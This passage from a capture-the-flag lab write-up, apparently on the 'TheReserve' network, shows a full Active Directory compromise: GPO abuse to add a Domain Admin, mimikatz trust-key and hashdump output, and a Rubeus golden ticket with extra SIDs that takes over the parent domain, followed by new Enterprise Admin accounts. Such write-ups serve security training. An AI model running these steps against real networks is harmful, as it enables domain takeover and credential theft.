
Revisiting the Bloodhound data I have collected earlier I found a way of compromising the Domain Controller by abusing a GPO that has a GPLink to the “Domain Controllers” group in which the DC is part of.




From SERVER1 I started the Group Policy Management Console (gpmc.msc – “Install-WindowsFeature GPMC”) with elevated privileges by using PsExec.exe which I have previously transferred to the server.


“.\PsExec.exe -s -i mmc.exe gpmc.msc”

I located the DC Backups Policy:



And added scheduled Tasks as well as Immediate Tasks to the GPO add my username as a Domain User and added the user account to group “Domain Admins”.





I was then able to establish an RDP Connection to CORPDC using my newly created Domain Admin Account.

At this point I had fully compromised the Corporate Division of TheReserve, granting me flags 7 and 8.

0x05 - Full Compromise of Parent Domain

At this point I was ready to go for the root domain Controller ROOTDC.thereserve.loc at 10.200.103.100

I enumerated the trust relationship between CORP and the root domain using powershell:

```
PS C:\Users\KesayaBDA> ([System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()).GetAllTrustRelati
onships()

SourceName          TargetName       TrustType TrustDirection
----------          ----------       --------- --------------
corp.thereserve.loc thereserve.loc ParentChild  Bidirectional


PS C:\Users\KesayaBDA> _
```

Given that there is a bidirectional trust I can abuse this to get administrative access on the ROOTDC. I decided to transfer Rubeus to the CORPDC in order to craft an Administrative Ticket since I was not able to directly access the ROOTDC from any other machine. In a real-world engagement, this might tip off the Blue Team as we're disabling security software on a critical part of the infrastructure. To be more evasive I could have opted for an exclusion, but in this case, it was not necessary. I also transferred a meterpreter payload to the CORPDC and set up the back channel in the same way as for SERVER1 using socat on the VPN gateway.

Within the meterpreter session on CORPDC I loaded mimikatz "`load kiwi`". For forging the Ticket for the root domain I need the SID of the child domain and parent domain as well as the rc4 / nthash of the krbtgt service of the child domain. I ran kiwi_cmd "`lsadump::trust /patch`" in the meterpreter session to enumerate the trust relationships between the child and parent domain (I already knew its bidirectional, but we get the SIDs with it):

```
meterpreter > kiwi_cmd "lsadump::trust /patch"


Current domain: CORP.THERESERVE.LOC (CORP / S-1-5-21-170228521-1485475711-3199862024)

Domain: THERESERVE.LOC (THERESERVE / S-1-5-21-1255581842-1300659601-3764024703)
 [  In ] CORP.THERESERVE.LOC -> THERESERVE.LOC
    * 5/17/2023 1:05:02 PM - CLEAR   - 61 22 be 62 c5 0d ec 06 00 16 77 bf 14 fd 2b ad 78 f0 b4 32 59 ae ef 3e d5 36 98 95 9a 7b 1f 3d ec 7a 54 2e f0 85 e2 23 53 fc c0 ad ae c7
3a 54 68 7a 1c 96 59 11 73 ac 11 b6 74 52 f5 06 09 4e 36 25 e2 6e 67 79 62 0d 71 e0 ab c2 b2 74 a7 4f 4e 94 55 f5 e5 d1 20 2a c6 d6 fe d0 c1 6b 46 90 9b 05 d8 e6 01 4d a0 fd b8
65 7f e2 9c ff 26 da e6 aa 95 c0 e0 1d c2 7d 48 a9 2f 56 a8 57 c6 76 33 93 af 32 1e ef 0c 44 8f 9a 64 f1 c2 4f e8 21 6e cf da a4 50 14 8e f6 d0 ea 58 e0 42 41 0b 6e fb 1f d9 7e
5d bf f4 3b b8 ce 4c fa 17 c8 d3 11 30 de c1 92 59 e4 8c f5 13 7a 83 25 a4 9d fd d3 e5 ed e3 11 f7 a8 8f 67 30 df 6d b7 00 42 59 f2 eb 57 f5 8d fa 14 6c 26 42 ee 19 00 fa 32 9c
72 0b 9d 41 1c 47 90 31 ab ea f4 1c f0 69 fb fc ed
       * aes256_hmac       9a74755cb367780c578ab73c1291b5ffae9b964d8c8200fcac959cc6704c0f57
       * aes128_hmac       36de77b8cdc1b473dcf94ce09d295ac5
       * rc4_hmac_nt       eb2335dfcb02a90f211b2c92c5f41488

 [ Out ] THERESERVE.LOC -> CORP.THERESERVE.LOC
    * 5/17/2023 7:31:42 AM - CLEAR   - 62 05 8e ae 03 4b 20 49 de 2e 03 de f2 f1 55 6e db e4 6c fa da 89 65 74 1f 03 05 d7 9b 0a d7 d1 47 29 fd d6 dc eb 85 62 29 89 b6 65 46 de
33 8e 04 30 ac cd 0c e6 9f 37 27 51 e6 2b 84 fa f3 2e dd 7e d2 ca 61 c2 5f 3a 46 bb f2 97 a4 8b e2 bf 5e 55 47 56 87 09 11 b3 6c 8b 12 f8 4f 92 9b ef ad a6 72 5a f4 9f 3d b2 91
6f 6a 36 b7 b2 79 0e 46 12 89 91 ed af cb 99 76 1e 43 ae 7f 2d 01 b0 b5 77 f5 ad b7 d4 41 58 7a 44 ed 3b 1a e9 cb 0b 4c c9 4f 66 12 c5 33 4d f9 7b ca 07 27 c0 a0 6e ad ec ec c5
10 27 2e 8d 69 8c ec 47 91 d8 dc 97 d1 4e 1c 3a 56 95 28 ad c5 ea 4c d3 07 64 7a de 79 fb bd 95 0d 36 4e 94 7c 50 b1 5c 9c 89 05 17 75 54 b8 2b 29 e0 5d be ed ff 27 ec 50 42 6e
54 cb 3c 7a 79 16 d8 09 03 b1 75 ac c4 3e a5 7e 24
       * aes256_hmac       36052e005de2c84718390bd7f3b0a87b7c9834c669b42a6bd6fef680c68728d9
       * aes128_hmac       0dc774f07b0ad211f60785bf0f1634b5
       * rc4_hmac_nt       68bc069c04edfa04b5840445a7e3d1cf

 [ In-1] CORP.THERESERVE.LOC -> THERESERVE.LOC
    * 4/16/2023 9:51:11 PM - CLEAR   - 9f fd 0e 08 36 2a bc ed 48 99 2e f4 f3 52 c2 8f 6a 21 44 03 30 d9 60 99 00 4e 6b ba c1 b2 65 18 c8 99 22 ae 59 0c d2 cb 2b 5a 92 50 6b ff
aa 34 07 3d 84 50 1e 95 ad 97 1f ff 67 4d ec 29 6b 98 28 24 e1 2f ca a4 26 12 c1 71 2d 5f 7e 52 fb 9c 27 9c 77 6d 55 c2 b3 5d 40 40 ec 3d 01 c8 a1 c5 80 9b 24 09 bb 45 44 4a 9f
54 54 fa d0 7b 1d e7 5d 41 16 1b a8 d0 a8 75 c5 58 42 c0 1c 6d 8d c7 0d b4 75 eb a3 70 dc be 0b 1f bd 0d 50 ca f9 0f fb af 05 51 e7 54 a5 23 0a 28 6a 0b bc 9a 3a bf e5 b2 22 a8
64 2c 09 6e e6 82 31 ce 90 45 e7 78 a7 f0 11 5a 66 af e0 45 2f 19 a0 62 f0 d9 2d 19 67 4d 71 50 08 b9 a7 2b 7b a6 95 b4 4b 70 3a 6c 5a cb f6 07 65 fa d4 d6 d1 70 0a e9 71 7f c7
ea cf 09 99 9e c4 dc d3 76 ae fa 69 b0 5a 53 7d 09
       * aes256_hmac       6fe5aa7ad701c5b4e906c2c57933cbb3e73ebf3b8cb8f7eb83d8c508edaa0f88
       * aes128_hmac       656f456f5483a3c5f24179ae295bb98b
       * rc4_hmac_nt       1fbffac1a0750ee082d6fdd157bdd021

 [Out-1] THERESERVE.LOC -> CORP.THERESERVE.LOC
    * 5/17/2023 7:31:42 AM - CLEAR   - 70 16 70 a0 36 ef 87 08 99 0f 5c 25 46 c4 ca b7 ef 34 3f 89 b7 6b 3b e0 f5 75 15 87 ba b0 0f 6d 77 26 14 a6 a3 a9 48 cc 4f 46 19 fc 88 7a
ac 32 fc e3 59 f2 f4 7b 39 bc 44 e1 74 29 72 39 b6 6e 0c 4a 46 5d 4a 84 18 51 57 10 24 a1 0b 52 8c c6 32 ab 19 ce b7 83 ba 02 e9 dc 6b 1c f2 90 73 92 c1 4f 3b cc 2a 54 63 aa ba
1f bd 82 70 43 41 b6 bf c6 01 44 e7 b4 73 20 62 f3 a1 cd ad c1 91 c4 d1 db 35 71 d6 20 a6 4f 8f 9f 97 89 c2 9a 1b 49 02 dd 5b 21 53 99 5c be b7 05 8e 9a da 71 99 ac 22 bd 4a b5
04 36 1c 5b 34 7b bc 21 21 61 79 bf 5c 6b bf 3d 1b e3 b3 ca f8 01 79 b2 ee b5 82 24 95 60 e3 7b a7 3e 74 07 3b c5 64 07 c8 1c 3b ef 97 a1 ea 12 08 7a 97 c5 f6 15 47 8b c6 6f ab
fa 92 8d d8 e8 4e d6 bc ad 16 dd 2d 07 24 02 9a 17
       * aes256_hmac       9b7d00da4bfc3cc2da0626cc0d16d73ade8fe24b4e7c7a04ac03f304e532d23d
       * aes128_hmac       f9676394828456efefe494c202c376b1
       * rc4_hmac_nt       3f578c26351232950a46dad7e314f58f
```

Running hashdump afterwards gives me the last piece (the rc4 / nthash of krbtgt):

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d3d4edcc015856e386074795aea86b3e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c757a3445acb94a654554f3ac529ede:::
THMSetup:1008:aad3b435b51404eeaad3b435b51404ee:0ea3e204f310f846e282b0c7f9ca3af2:::
lisa.moore:1125:aad3b435b51404eeaad3b435b51404ee:e4c1c1ba3b6dbdaf5b08485ce9cbc1cf:::
lisa.jenkins:1126:aad3b435b51404eeaad3b435b51404ee:94ef2aa6af7f6397e4164b40afb86eef:::
charlotte.smith:1127:aad3b435b51404eeaad3b435b51404ee:1f9b5ecdf08d6f0c39a2255d99de7c6a:::
donald.ward:1128:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
gail.jones:1129:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b:::
chloe.smith:1130:aad3b435b51404eeaad3b435b51404ee:cc0254d258319ab1250621206b2b6b86:::
kieran.watson:1131:aad3b435b51404eeaad3b435b51404ee:24eaf1429522aebe0bdf6cebb10bea19:::
amanda.burke:1132:aad3b435b51404eeaad3b435b51404ee:7b7f24b1eba266a45d6e240eb8eeff59:::
deborah.bibi:1133:aad3b435b51404eeaad3b435b51404ee:528ab69f73bedcebf13c2e2bec9f837c:::
samantha.dawson:1134:aad3b435b51404eeaad3b435b51404ee:24124cac018c78ec6fc8467423eef672:::
sam.green:1135:aad3b435b51404eeaad3b435b51404ee:d14a5fc4c6ec5c9c130919d3f66b54f8:::
eileen.potter:1136:aad3b435b51404eeaad3b435b51404ee:cb412c21ac6d0dfd6b3f6e70e1d65712:::
brandon.moss:1137:aad3b435b51404eeaad3b435b51404ee:f5611a25308f98469ceaf24f937af2e1:::
amy.coleman:1138:aad3b435b51404eeaad3b435b51404ee:95a68259e9bb91a4d869f77272b60799:::
brenda.hamilton:1139:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96ddbd82224270b57f11fc:::
jane.rogers:1140:aad3b435b51404eeaad3b435b51404ee:e8c33f5b43a6cdaa5ba380de2839836e:::
jade.hall:1141:aad3b435b51404eeaad3b435b51404ee:8f64fe7d02d2f01a7792d20e870ac63f:::
rachel.marsh:1142:aad3b435b51404eeaad3b435b51404ee:b03be02dea079178708ab8cb6710a99d:::
t2_rachel.marsh:1143:aad3b435b51404eeaad3b435b51404ee:a508b6d075a0af23001481e500a9a7cb:::
t1_rachel.marsh:1144:aad3b435b51404eeaad3b435b51404ee:397b7631a95826472d6c4f39dec11027:::
stewart.davis:1145:aad3b435b51404eeaad3b435b51404ee:ef4ae02b1d0896cefc98547a9abbea55:::
abigail.reynolds:1146:aad3b435b51404eeaad3b435b51404ee:fbdcd5041c96ddbd82224270b57f11fc:::
clive.curtis:1147:aad3b435b51404eeaad3b435b51404ee:2fa928cd59f095aff06d18f0d1f2f7d6:::
```

With this I can now use Rubeus from the CORPDC to forge an Administrator ticket which is also valid for the root domain as I provide the parent domain within the extra sids:

".\Rubeus.exe golden /rc4:0c757a3445acb94a654554f3ac529ede /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-1485475711-3199862024 /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /user:Administrator /ptt"

```
PS C:\Users\KesayaBDA\Downloads> .\Rubeus.exe golden /rc4:0c757a3445acb94a654554f3ac529ede /domain:corp.thereserve.loc /sid:S-1-5-21-170228521-
1485475711-3199862024 /sids:S-1-5-21-1255581842-1300659601-3764024703-519 /user:Administrator /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.0

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : CORP.THERESERVE.LOC (CORP)
[*] SID            : S-1-5-21-170228521-1485475711-3199862024
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ExtraSIDs      : S-1-5-21-1255581842-1300659601-3764024703-519
[*] ServiceKey     : 0C757A3445ACB94A654554F3AC529EDE
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 0C757A3445ACB94A654554F3AC529EDE
[*] KDCKeyType     : KERB_CHECKSUM_HMAC_MD5
[*] Service        : krbtgt
[*] Target         : corp.thereserve.loc

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'Administrator@corp.thereserve.loc'

[*] AuthTime       : 5/17/2023 10:13:19 PM
[*] StartTime      : 5/17/2023 10:13:19 PM
[*] EndTime        : 5/18/2023 8:13:19 AM
[*] RenewTill      : 5/24/2023 10:13:19 PM

[*] base64(ticket.kirbi):

      doIFnzCCBZugAwIBBaEDAgEWooIEhTCCBIFhggR9MIIEeaADAgEFoRUbE0NPUlAuVEhFUkVTRVJWRS5M
      T0OiKDAmoAMCAQKhHzAdGwZrcmJ0Z3QbE2NvcnAudGhlcmVzZXJ2ZS5sb2OjggQvMIIEK6ADAgEXoQMC
      AQOiggQdBIIEGbmPwnL/BUfJrMf2ncxfvwTE3GzxTOgmkEh0B8Cyr/1gvqLupsuqmFccW9xvxU8t2DsQ
      9NGgzPu+cIXwPwbi+59qxhtFZ/QnFqb4yATXDqWez21HfF/Q8qX1TeYGC1BsAvZKWFXGbuzWCiXQaKo7
      OC3u4gZPmumGx7DHigqc0zP5BjnFGKYLpMeNfnTudD8IRPTfHNQKLNwFFPKiZv1A+Bx1AitYzTPCmCgq
```

```
[+] Ticket successfully imported!
PS C:\Users\KesayaBDA\Downloads> klist

Current LogonId is 0:0x284280

Cached Tickets: (1)

#0>     Client: Administrator @ CORP.THERESERVE.LOC
        Server: krbtgt/corp.thereserve.loc @ CORP.THERESERVE.LOC
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 5/17/2023 22:13:19 (local)
        End Time:   5/18/2023 8:13:19 (local)
        Renew Time: 5/24/2023 22:13:19 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\KesayaBDA\Downloads> Enter-PSSession -ComputerName ROOTDC.THERESERVE.LOC
[ROOTDC.THERESERVE.LOC]: PS C:\Users\Administrator.CORP\Documents>
```

I now have fully compromised the ROOTDC and therefore the Root domain.

For complete access I added a KesayaEA account as Enterprise Admin to the root domain.


```
[ROOTDC.THERESERVE.LOC]: PS C:\Users\Administrator.CORP\Documents> net user KesayaEA
User name                    KesayaEA
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/17/2023 12:28:55 PM
Password expires             6/28/2023 12:28:55 PM
Password changeable          5/18/2023 12:28:55 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/17/2023 2:44:16 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Enterprise Admins    *Domain Users
The command completed successfully.
```

I could now get flag 15 and flag 16

0x06 -Full Compromise of BANK Domain

Having compromised the root domain controller I continued with the compromise of the BANKDC which was only reachable over the ROOTDC.

Since I have an account that is Enterprise Admin on the root domain, I can simply use this account to RDP from the ROOTDC to the BANKDC.




At this point I was able to redeem flags 13 and 14 which were skipped previously.

0x07 -Compromise of SWIFT and Payment Transfer


At this point I was ready to show impact and gain access to the SWIFT Banking system.

I had issues using my Enterprise Admin account to RDP to the workstations or the Jumpbox so I created another Domain Admin in the Banking Domain. I was then able to successfully use this account to RDP to the first Workstation WORK1.

